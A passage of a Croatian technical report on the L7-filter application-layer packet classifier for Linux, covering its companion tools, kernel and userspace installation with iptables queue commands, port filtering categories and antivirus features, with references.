QOS-L7 paket je Coyote Linux and BrazilFW implementacija mogućnosti L7-filtra. L7-filtar podrška je već ugrađena u standardnim Coyote Linux and BrazilFW Linux distribucijama. Ovaj paket pojednostavljuje L7-filtar konfiguraciju i integrira mogućnosti L7-filtriranja za postojeće QOS klase. Konfiguracija i mogućnosti upravljanja dostupne su kroz web sučelje za administratore.

Ključne značajke

- konfiguracija i administracija kroz web sučelje *webadmin*,
- pogađanje protokola koji koriste nepredvidljive priključke (npr. p2p),
- jednostavno otkrivanje prometa na nestandardnim priključcima (npr. HTTP na priključku 1111),
- korištenje Netfilter veza za praćenje FTP, IRC, itd.,
- podrška za TCP, UDP i ICMP preko IPv4.

QOS-L7 paket je kompatibilan sa Coyote Linux 2.24 , BrazilFW 2.26 kao i vjerojatno sa svim ostalim Coyote Linux i BrazilFW inačicama operacijskog sustava temeljenih na uClibc 0.9.26 biblioteci.

4.2. Ostali alati

4.2.1. Capturecleaner

Program *Capturecleaner* omogućava identificiranje paketa koji pripadaju TCP sjednici koja je započela prije uključivanja alata, dakle nije potrebno „uloviti" početak komunikacije kako bi se identificirao korišteni protokol. Tako uočene pakete ovaj program po potrebi može i ukloniti. Općenito, TCP veza se smatra završenom nakon 5 minuta od početka inicijacije veze, a *Capturecleaner* program može ukloniti pakete koji pripadaju sjednici koja nije generirala promet u tih 5 minuta.

4.2.2. l7-netpdlclassifier

Program *l7-netpdlclassifier* je program za klasifikaciju paketa temeljen na NetPDL jeziku. Ima mogućnost pregleda odbačenog prometa. Pruža izlaz u obliku klasifikacije rezultata za svaki paket, kao i ispis statistike za svaki protokol. Primjer izlazne datoteke daje slika 6.

```
1198144372.645134 1 tcp (tcp)
1198144372.645257 2 tcp (tcp)
1198144372.645426 3 tcp (tcp)
1198144372.645554 4 edonkudp (udp)
1198144372.645879 5 skype (udp)
1198144372.645957 6 edonkudp (udp)
1198144372.646209 7 defaultproto (udp)
1198144372.647446 8 defaultproto (udp)
```

Slika 6. Ispis programa l7-netpdlclassifier

4.2.3. Session-rebuilder

Program *session-rebuilder* uzima izlaz programa *l7-netpdlclassifier*, koji je pokrenut s uključenom –'verbose' opcijom kreira izlaznu datoteku pripremljenu za *diffender* alat.

4.2.4. Diffinder

Program *diffinder* kao ulaz koristi izlaz programa session-rebuilder kako bi usporedio dobivene rezultate proizvoljnog broja alata. Kao izlaz pruža datoteku koja sadrži informacije o sjednicama koje su alati različito klasificirali. Također, pruža rezultate statistički grupirane po protokolima.

Napomena: usporedba se obavlja samo za sjednice koje postoje u svim datotekama koje se uspoređuju.

4.2.5. Pcubesessions

Program *pcubesessions* učita datoteku koja sadrži Cisco SCA BB RDRs zapise (Raw Data Records) i izdvaja informacije o klasificiranim sjednicama te pruža ispis u određenu izlaznu datoteku. Alat također može napraviti usporedbu rezultata s rezultatima nekog drugog alata za klasifikaciju.

5. Savjeti za instalaciju L7-filtra

U nastavku dokumenta dane su kratke upute za instalaciju dviju inačica L7-filtara.

5.1. Jezgrena inačica

Instalacija L7-filtera zahtjeva posjedovanje:

- Operacijski sustav Linux s jezgrom inačica 2.4 ili 2.6 (preporučljivo 2.6) – jezga je dostupna na web stanici kernel.org
- Komponentu (modul) jezgre *iptables* – dostupna na web stranici netfilter.org
- Paket "l7-filter kernel version"
- Paket "Protocol definitions"

5.1.1. Operacijski sustav Linux

Prije instaliranja paketa moguće je provjeriti da li korisnik posjeduje inačicu operacijskog sustava Linux na kojoj je testirana uporaba L7-filtra (popis testiranih inačica je dostupan na web stranici http://l7-filter.sourceforge.net/kernelcompat). U teoriji, L7-filtar je kompatibilan sa svim inačicama operacijskog sustava Linux s jezgrom inačice 2.6 i ranijih inačica 2.4 jezgri.

Sljedeći korak pri instalaciji jest omogućavanje (uključivanje) određenih opcija jezgre:

1. "Prompt for development and/or incomplete code/drivers" (pod opcijom "Code maturity level options"),
2. "Network packet filtering framework" (Networking Networking support Networking Options),
3. "Netfilter Xtables support" (na istom ekranu),
4. "Netfilter connection tracking support" (Network packet filtering framework Core Netfilter Configuration), odabrati "Layer 3 Independent Connection tracking",
5. "Connection tracking flow accounting" (na istom ekranu),
6. "Layer 7 match support",
7. Opcionalno, ali preporučljivo: druge Netfilter opcije poput "FTP support".

Prevesti izvorni kod jezgre u binarne datoteke (eng. compile) i instalirati jezgru prema uobičajenim procedurama za instalaciju (ignorirati poruke poput "initialization from incompatible pointer type"). Posljednji korak jest ponovno pokrenuti računalo (eng reboot).

5.1.2. Komponenta "iptables"

Inačica 1.4.0 i starije inačice:

1. Pokrenuti:

```
"chmod +x extensions/.layer7-test"
```

2. Pokrenuti:

```
make KERNEL_DIR=/path/to/patched/kernel_source"
```

3. Zatim pokrenuti instalaciju (kao administrator) sa nardbom:

```
make install KERNEL_DIR=/path/to/patched/kernel_source"
```

Inačica 1.4.1: ne preporuča se korištenje ove inačice zbog poteškoća prilikom prevođenje izvornog koda.

Inačica 1.4.1.1 i novije inačice:

Kopirati `"libxt_layer7.c"` i `"libxt_layer7.man"` `datoteke` (iz poddirektorija paketa "Layer 7 patches") u `extensions/` direktorij komponente iptables.

Zatim:

1. `"./configure --with-ksource=/path/to/patched/kernel_source“`
   Napomena: koristiti cijelu putanja do izvorne datoteke
2. `"make"`
3. `"make install"`
   - pokrenuti kao administrator

5.1.3. Paket "Protocol definitions"

Datoteke definicije protokola osiguravaju jezgri i paketu *iptables* informacije o slaganju imena protokola sa regularnim izrazima (npr. "ftp" znači `^220[\x09-\x0d -~]*ftp`).

Za ispravno korištenje paket potrebno je samo otpakirati i napraviti direktorij `/etc/l7-protocols`.

5.2. Inačica korisničkog prostora

Instalacija L7- filtera zahtjeva posjedovanje:

- paketa "l7-filter userspace version" i
- paketa "Protocol definitions".

Pokrenuti program:

- untar l7-filter-userspace-XY direktorija:

```
tar.gz Untar L7-filter-userspace-XYtar.gz
```

- pokrenuti `./configure` (vjerojatno zahtjeva preuzimanje nekih biblioteka sa web stranice ftp.netfilter.org),
- pokrenuti `"make"`,
- pokrenite `"make install"` (kao administrator).

Zatim je potrebno otpakirati "Protocol definitions" paket i napraviti direktorij `/etc/l7-protocols.`

5.2.1. Operacijski sustav Linux

Za operacijski sustav Linux/Unix s inačicama jezgre od 2.6.14 do 2.6.19.7 potrebno je imati omogućena sučelja “connection tracking” i “connection tracking netlink” (ova sučelja nisu implementirana kod starijih inačica). Kod Linux/Unix operacijskih sustava s jezgrom inačica

2.6.20 i novije, implementiran je novi " Layer 3 Independent Connection tracking " koji nije još kompatibilan s L7-filtrom. U tom slučaju potrebno je napraviti sljedeće:

a) Networking Networking options -> Network packet filtering framework (Netfilter) Core Netfilter Configuration

b) pod "Netfilter connection tracking support" odabrati "Layer 3 Dependent Connection tracking (OBSOLETE)" te zatim napraviti

c) Networking Networking options -> Network packet filtering framework -> IP Netfilter Configuration i

d) uključiti "Connection tracking netlink interface".

Također potrebno je implementirati module jezgre:

- ip_conntrack_netlink ili
- nf_conntrack_netlink.

5.2.2. L7-filtar

Konfiguracijska datoteka se sastoji od skupa imena protokola i *Netfilter* brojeva za označavanje. L7-filtar označava pakete koji odgovaraju svakom zadanom protokolu s odgovarajućim brojem.

Potrebno je i dodati *ip_conntrack_netlink* modul sa uključenom opcijom `modprobe ip_conntrack_netlink.`

Kako bi se dolazni i odlazni promet prema računalu preusmjerio na L7-filtar potrebno je koristiti jednu od slijedeće dvije naredbe:

```
iptables [navesti tablicu i niz] -j QUEUE
```

ili

```
iptables [navesti tablicu i niz] -j NFQUEUE --queue-num [broj upita]
```

U izvornom obliku za broj upita zadaje se vrijednost 0, a za slanje svog prometa do L7-filtra treba koristiti naredbu:

```
iptables -A FORWARD -j (NF)QUEUE
```

Nakon koje je potrebno pokrenuti i:

```
l7-filter -f [datoteka sa konfiguracijom] -q [broj upita]
```

Na primjer, ako se ne želi koristiti broj upita (broj upita = 0) i konfiguracijsku datoteku `l7-filter.conf` pokreće se naredba:

```
l7-filter -f l7-filter.conf
```

Za više informacija o korištenju opcija l7-filtra preporuča se pogledati MAN stranice, što se može učiniti pokretanjem naredbe:

```
man l7-filter
```

6. Ostali elementi zaštite

Osim korištenja L7-filtra korisnik se može zaštiti od napada na razne druge načinje. Jedan od osnovnih načina zaštite je filtriranje IP priključaka. Osim toga postoje mnogi alati u svrhu zaštite kao što su AntiVirus i AntiSpam programi.

6.1. IP filtriranje

TCP/IP filtriranje priključaka se odnosi na selektivno omogućavanje ili onemogućavanje TCP (eng. Transmission Control Protocol) i UDP (eng. User Datagram Protocol) priključaka na računalima ili mrežnim uređajima. Kada se koristi zajedno s ostalom sigurnosnom praksom, kao što je vatrozid, pridonosi zaštiti sustava od napada zlonamjernih korisnika.

Poslužitelji, poput računala ili mrežnih uređaja koriste kombinaciju IP adresa i broja priključka za komunikaciju s aplikacijama na Internetu ili drugim poslužiteljem. Zajedno, IP adresa i broj priključka čine spojnicu (eng. socket). Broj priključka je identificiran u TCP ili UDP zaglavlju paketa.

IANA (eng. Internet Assigned Numbers Authority) klasificira TCP i UDP priključke u tri kategorije. Tablica 1 prikazuje ove kategorije.

Kategorija	Broj priključka	Opis
Dobro poznati priključci	0-1023	Obično ih koriste standardni procesi ili programi koji se izvode od strane korisnika s administratorskim ovlastima. Dodjeljuje ih IANA.
Registrirani priključci	1024-49151	Koriste ih procesi ili programi koji su pokrenuti od strane običnog korisnika. IANA ne dodjeljuje te priključke, ali registrira uporabu.
Dinamički ili privatni priključci	49152-65535	Slobodni i neregistrirani priključci koje koriste privatne aplikacije i dr.

Tablica 1. Kategorije priključaka

Tipično, na strani poslužitelja TCP ili UDP proces osluškuje pridruženi dobro poznati broj priključka (eng. well-known port). Na strani klijenta proces koristi bilo dobro poznat broj priključka ili, još češće, dinamički dodijeljeni broj priključka koji je dodijeljen samo za vrijeme trajanja procesa.

Da bi se omogućila komunikacija s aplikacijama i uslugama koje poslužitelj koristi mora se uključiti priključke. Međutim, zbog zlonamjernih korisnika koji mogu pokušati iskoristiti omogućene priključke kako bi napali poslužitelje, treba onemogućiti TCP i UDP priključke koji se ne koriste. To smanjuje vjerojatnost napada na poslužitelj i poboljšava sigurnost nad poslužiteljem.

6.2. AntiVirus programi

AntiVirus programi su računalni programi koji imaju ulogu otkrivanja i uklanjanja zlonamjernih programa. Većina modernih antivirusnih programa oblikovana je za borbu protiv širokog spektra prijetnji, uključujući i crve (eng. worms), "phishing" napade te trojanske konje (eng. Trojans. Antivirusni programi trebaju zaustaviti viruse prije nego oni dospiju u sustav.

Obilježja dobrog antivirusnog programa:

- **Jednostavnost korištenja** - bez obzira na informatičku pismenost ili iskustvo korisnika.
- **Efektivno identificiranje virusa i crva** - brzo skeniranje u mnoštva izvora, uključujući e-mail, desktop i web aplikacije, web preglednik i sl.

- **Efektivno čišćenje ili izoliranje zaraženih datoteka** – uklanjanje zaražene datoteke kako bi se spriječila veća šteta.
- **Izvješća o aktivnosti** – pružanje obavijesti o pronađenim virusima i zaraženim datotekama.
- **Skup funkcionalnosti** – pružanje raznih usluga u svrhu bolje zaštite, poput skeniranja, blokiranja rada, uklanjanja virusa i sl.
- **Jednostavnost instalacije i konfiguracije** –proces instalacije i konfiguriranja treba biti što jednostavniji.
- **Dokumentacija** –potrebna je što bolja dokumentacija, kao i podrška putem poruka elektroničke pošte, telefona i sl.

Postoje brojni AntiVirus programi, a popis nekih besplatnih inačica je dostupan na web stranici:

http://www.pcworld.com/downloads/collection/collid,1259-order,1-c,downloads/files.html,

dok je popis kvalitetnijih komercijalnih inačica programa moguće pronaći na web stranici:

http://anti-virus-software-review.toptenreviews.com/.

7. Zaključak

Programski paket L7-filtar namijenjen je operacijskim sustavima Linux/Unix, a svrha mu je klasifikacija paketa na temelju aplikacijskog sloja podataka. Instalacija inačica L7-filtara (jezgrene inačice i inačice korisničkog prostora) nije kompliciranа, a najviše vremena oduzima konfiguracija jezgre operacijskog sustava, jer trenutna inačica L7-filtra nije kompatibilna s jezgrama inačice 2.6.20.x.. (trenutne inačice).

Osnovne funkcionalnosti L7-filtra su blokiranje određenih protokola, kontrola propusnosti te praćenje mrežnog prometa. Korištenje L7-filtara u ove svrhe omogućuje se pokretanjem određenih naredbi kako bi se paketi koji pripadaju ciljanom protokolu prepoznali, označili i na kraju oblikovali. Ipak, ne preporuča se uporaba programa za blokiranje protokola jer L7-filtar nije dizajniran s namjerom da blokira mrežni promet.

Prilikom klasifikacije protokola L7-filtar može otkriti bilo koji protokol koji koristi nepredvidljive priključnice, kao i promet na nestandardnim priključcima te razlikovati protokole koji dijele priključak. Nasuprot toga, jedan od poznatih problema javlja se prilikom korištenja jezgrane inačice sa SMP (eng. Symmetric multiprocessing) sustavom kada dolazi do rušenja samog sustava.

Budući da se svakodnevno radi na ispravljanju pogrešaka, poboljšavanju performansi rada te dodavanju podrške za nove protokole može se očekivati veliki napredak u razvoju L7-filtra. Također, program je besplatno dostupan na Internetu što ga čini prihvatljivim za uporabu kao i za testiranje svim korisnicima.

8. Reference

[1] D. Kovačević: Sigurnosna politika, http://os2.zemris.fer.hr/ISMS/politika/2006_kovacevic/Sigurnosna%20Politika.htm, listopad 2008.

[2] DoS napad, http://en.wikipedia.org/wiki/Denial-of-service_attack, kolovoz 2008.

[3] DDoS napad, http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_7-4/dos_attacks.html, listopad 2008.

[4] Neovlašteno dobivanje većih ovlasti, http://en.wikipedia.org/wiki/Privilege_escalation, listopad 2008.

[5] Pokretanje proizvoljnog programskog koda, http://en.wikipedia.org/wiki/Arbitrary_code_execution, listopad 2008.

[6] RBAC, http://en.wikipedia.org/wiki/Role-based_access_control, listopad 2008.

[7] XSS napad, http://en.wikipedia.org/wiki/Cross-site_scripting, listopad 2008.

[8] L7-filter, http://l7-filter.sourceforge.net/, listopad 2008.

[9] Podržani protokoli, http://l7-filter.sourceforge.net/protocols, listopad 2008.

[10] L7-filter, http://en.wikipedia.org/wiki/L7-filter, listopad 2008.

[11] Instalacija L7-filera, http://gentoo-wiki.com/L7-filter, listopad 2008.

[12] L7 filter, http://sistemac.carnet.hr/node/204, listopad 2008.

[13] L7-filter QOS paket, http://dolly.czi.cz/coyote/packages/qosl7.asp, listopad 2008.

[14] J.Harmuth: Beyond the port, http://www.linux-magazine.com/w3/issue/64/Blocking_Protocols_with_Netfilter_L7.pdf, listopad 2008.

[15] Alati za klasifikaciju paketa, http://netgroup.polito.it/research-projects/traffic-classification, listopad 2008.

[16] IP-filtriranje: http://technet.microsoft.com/en-us/library/cc779085.aspx, listopad 2008.

[17] AntiVirus, http://anti-virus-software-review.toptenreviews.com/, listopad 2008.